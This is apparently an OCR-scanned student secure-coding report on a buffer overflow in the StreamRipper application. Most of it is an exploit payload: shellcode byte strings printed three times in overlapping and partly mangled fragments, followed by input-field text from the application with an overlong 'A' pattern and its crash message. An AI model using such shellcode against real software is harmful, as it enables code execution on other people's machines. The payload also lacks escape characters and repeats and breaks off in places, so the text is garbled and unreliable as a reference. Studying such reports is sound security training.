SECURE CODING

K.Sai Siddardha

19BCN7158

Vulnerability report

Vulnerability Name - Buffer overflow

Vulnerability Description - Buffers are memory storage regions that

temporarily hold data while it is being transferred from one location to another.

A buffer overflow (or buffer overrun) occurs when the volume of data exceeds

the storage capacity of the memory buffer. As a result, the program attempting

to write the data to the buffer overwrites adjacent memory locations.

Vulnerability Application - StreamRipper

Payload -

```
shellcode = ""
shellcode +=
"xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode +=
"x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode +=
"x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode +=
"xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode +=
"xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode +=
"x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode +=
"x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode +=
"x74x91xb2x48x98x91x27x18x9bxb0xf6"
```

```
shellcode +=
"x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode +=
"x9axefx30xe4x4ax3exb8x4bxb3x8ex4b
```

Vulnerability report

Vulnerability Name - Buffer overflow

Vulnerability Description - Buffers are memory storage regions that

temporarily hold data while it is being transferred from one location to another.

A buffer overflow (or buffer overrun) occurs when the volume of data exceeds

the storage capacity of the memory buffer. As a result, the program attempting

to write the data to the buffer overwrites adjacent memory locations.

Vulnerability Application - StreamRipper

Payload -

```
shellcode = ""
shellcode +=
"xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode +=
"x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode +=
"x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode +=
"xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode +=
"xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode +=
"x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode +=
"x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode +=
"x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode +=
"x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
```

```
shellcode +=
"x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode +=
"x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode +=
"x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode +=
"x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode +=
"x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode +=
"xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode +=
"x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode +=
"xd3x36x25x96x14x6dx91x08xebx8exe2"
```

```
shellcode +=
"xd3x36x25x96x14x6dx91x08xebx8exe2"
```

Vulnerability report

Vulnerability Name - Buffer overflow

Vulnerability Description - Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.


Vulnerability Application - StreamRipper

Payload -

```
shellcode = ""
shellcode +=
"xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode +=
"x5dx33xc9xb1x52x83xedxfcx31x55x13"
```

```
shellcode +=
"x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode +=
"xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode +=
"xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode +=
"x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode +=
"x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode +=
"x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode +=
"x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode +=
"x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode +=
"x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode +=
"x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
```


```
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
```



Max KB To Rip: 0

Relay Port: 8000

Search Text: 3x1cxc6xccx90x1dxc



Max KB To Rip: 0


Relay Port: 10069

Station Pattern: StreamRipper 32

Song Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song



SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Max KB To Rip: 0

Relay Port: 10069